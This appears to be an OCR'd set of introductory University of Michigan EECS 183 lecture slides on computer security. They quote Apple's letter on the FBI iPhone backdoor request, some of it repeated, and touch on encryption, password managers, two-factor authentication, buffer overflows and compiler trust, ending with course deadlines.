Security

EECS 183

MAXIM ALEKSA

umich.edu/~maximal


DEPARTMENT OF JUSTICE
FEDERAL BUREAU OF INVESTIGATION
FIDELITY
BRAVERY
INTEGRITY

http://www.apple.com/customer-letter/

The San Bernardino Case

We were shocked and outraged by the deadly act of terrorism in San Bernardino last December. We mourn the loss of life and want justice for all those whose lives were affected. The FBI asked us for help in the days following the attack, and we have worked hard to support the government's efforts to solve this horrible crime. We have no sympathy for terrorists.

When the FBI has requested data that's in our possession, we have provided it. Apple complies with valid subpoenas and search warrants, as we have in the San Bernardino case. We have also made Apple engineers available to advise the FBI, and we've offered our best ideas on a number of investigative options at their disposal.

We have great respect for the professionals at the FBI, and we believe their intentions are good. Up to this point, we have done everything that is both within our power and within the law to help them. But now the U.S. government has asked us for something we simply do not have, and something we consider too dangerous to create. They have asked us to build a backdoor to the iPhone.

Specifically, the FBI wants us to make a new version of the iPhone operating system, circumventing several important security features, and install it on an iPhone recovered during the investigation. In the wrong hands, this software — which does not exist today — would have the potential to unlock any iPhone in someone's physical possession.

The FBI may use different words to describe this tool, but make no mistake: Building a version of iOS that bypasses security in this way would undeniably create a backdoor. And while the government may argue that its use would be limited to this case, there is no way to guarantee such control.

The Threat to Data Security

When the FBI has requested data that's in our possession, we have provided it. Apple complies with valid subpoenas and search warrants, as we have in the San Bernardino case. We have also made Apple engineers available to advise the FBI, and we've offered our best ideas on a number of investigative options at their disposal.

We have great respect for the professionals at the FBI, and we believe their intentions are good. Up to this point, we have done everything that is both within our power and within the law to help them. But now the U.S. government has asked us for something we simply do not have, and something we consider too dangerous to create. They have asked us to build a backdoor to the iPhone.

Specifically, the FBI wants us to make a new version of the iPhone operating system, circumventing several important security features, and install it on an iPhone recovered during the investigation. In the wrong hands, this software — which does not exist today — would have the potential to unlock any iPhone in someone's physical possession.

The FBI may use different words to describe this tool, but make no mistake: Building a version of iOS that bypasses security in this way would undeniably create a backdoor. And while the government may argue that its use would be limited to this case, there is no way to guarantee such control.

The Threat to Data Security

bypasses security in this way would undeniably create a backdoor. And while the government may argue that its use would be limited to this case, there is no way to guarantee such control.

The Threat to Data Security

Some would argue that building a backdoor for just one iPhone is a simple, clean-cut solution. But it ignores both the basics of digital security and the significance of what the government is demanding in this case.

In today's digital world, the "key" to an encrypted system is a piece of information that unlocks the data, and it is only as secure as the protections around it. Once the information is known, or a way to bypass the code is revealed, the encryption can be defeated by anyone with that knowledge.

The government suggests this tool could only be used once, on one phone. But that's simply not true. Once created, the technique could be used over and over again, on any number of devices. In the physical world, it would be the equivalent of a master key, capable of opening hundreds of millions of locks — from restaurants and banks to stores and homes. No reasonable person would find that acceptable.

The government is asking Apple to hack our own users and undermine decades of security advancements that protect our customers — including tens of millions of American citizens — from sophisticated hackers and cybercriminals. The same engineers who built strong encryption into the iPhone to protect our users would, ironically, be ordered to weaken those protections and make our users less safe.

Deleting files

http://www.wired.com/2016/02/apples-fbi-battle-is-complicated-heres-whats-really-going-on/

How Would It Do That?

Apple's operating system uses two factors to secure and decrypt data on the phone–the password the user chooses and a unique 256-bit AES secret key that's embedded in the phone when it's manufactured. As cryptographer Matthew Green explains in a blog post, the user's password gets "tangled" with the secret key to create a passcode key that both secures and unlocks data on the device. When the user enters the correct password, the phone performs a calculation that combines these two codes and if the result is the correct passcode, the device and data are unlocked.

Encryption


Dropbox

www.amazon.com

BEAUTIFUL THINGS ON AMAZON UPDATED DAILY

EXPLORE




amazon Try Prime

All

spring event

Departments | Shopping History | Maxim's Amazon.com | Hello, Maxim Your Account | Try Prime | Lists | 10 Cart

INTRODUCING

kindle oasis


Our thinnest and lightest Kindle ever

Hi, Maxim

On Order	Amazon Prime	Gift Card Balance	Try Audible	Customer Since
0 items	Try Prime ›	$10.00 ›	Get 2 free audiobooks ›	2010

Public Key Cryptography

Public Key Cryptography



Last Week Tonight with John Oliver: Encryption (HBO)

https://www.youtube.com/watch?v=zsjZ2r9Ygzw


YouTube

When will YouTube run out of video IDs?

`https://www.youtube.com/watch?v=CCbWyYr82BM`

Passwords


Password managers

Password managers

https://agilebits.com/onepassword

https://lastpass.com

1Password



Two-factor authentication

New sign-in from Chrome on Mac — University of Michigan (All Mail)

Google
To: Maxim Aleksa
New sign-in from Chrome on Mac

Today at 10:37 PM

G

Google

New sign-in from Chrome on Mac

Hi Maxim,
Your Google Account maximal@umich.edu was just used to sign in from Chrome on Mac.


Maxim Aleksa
maximal@umich.edu

Mac
Wednesday, December 2, 2015 10:37 PM (Eastern Standard Time)
Ann Arbor, MI, USA*
Chrome

Don't recognize this activity?
Review your recently used devices now.

Why are we sending this? We take security very seriously and we want to keep you in the loop on important actions in your account.
We were unable to determine whether you have used this browser or device with your account before. This can happen when you sign in for the first time on a new computer,

Stack buffer overflow



Compilers

source code

compiler

object code

https://www.ece.cmu.edu/~ganger/712.fall02/papers/p761-thompson.pdf

Announcements

Final Deadlines

Monday 4/18
Final Project: Full Implementation

Tuesday 4/19
Team Evaluations
Teaching Evaluations

Thursday 4/21
EECS 183 Showcase


End-of-Term Survey

